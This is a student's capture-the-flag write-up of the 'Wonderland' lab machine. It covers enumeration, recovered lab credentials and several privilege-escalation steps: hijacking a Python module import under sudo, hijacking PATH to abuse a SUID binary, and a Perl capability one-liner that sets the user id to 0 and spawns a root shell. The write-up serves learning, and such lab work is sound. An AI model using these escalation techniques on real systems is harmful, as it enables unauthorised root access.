| Étudiant | Date | Sujet |
|---|---|---|
| Hamza Terir | 31/07/2023 | Wonderland |
Setting up:
setupmachine WonderlandInitializing the variable:
export machine="10.10.52.162"Enumeration:
3NUM $machinePORTS : (22,80)


Continuing enumeration:
export url="http://10.10.52.162/r/a/b/b/"
feroxbuster --url $url
Hidden directory: http://10.10.52.162/r/a/b/b/i/t/

Finding the hidden text:
echo "alice" > users.txt
echo "HowDothTheLittleCrocodileImproveHisShiningTail" > passwords.txt
sudo -l
sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
nano random.pyrandom.py:
import os
os.system("/bin/bash")

Triggering it:
sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.pySwitched to the rabbit account:

The binary has the SUID bit set, so it runs with its owner’s privileges.

echo "/bin/bash" > date
cp date /tmp/date

#Adding /tmp to path
echo PATH=/tmp:$PATH
echo $PATH

#Run
./teaParty
password.txt in hatter’s directory:


SUID Capabilities :
getcap -r / 2>/dev/null
We found capabilities on Perl.
Using capabilities for privilege escalation:
Opening an SSH session as hatter:
ssh hatter@10.10.52.162
WhyIsARavenLikeAWritingDesk?
Using the capability:
/usr/bin/perl5.26.1 -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
Got root!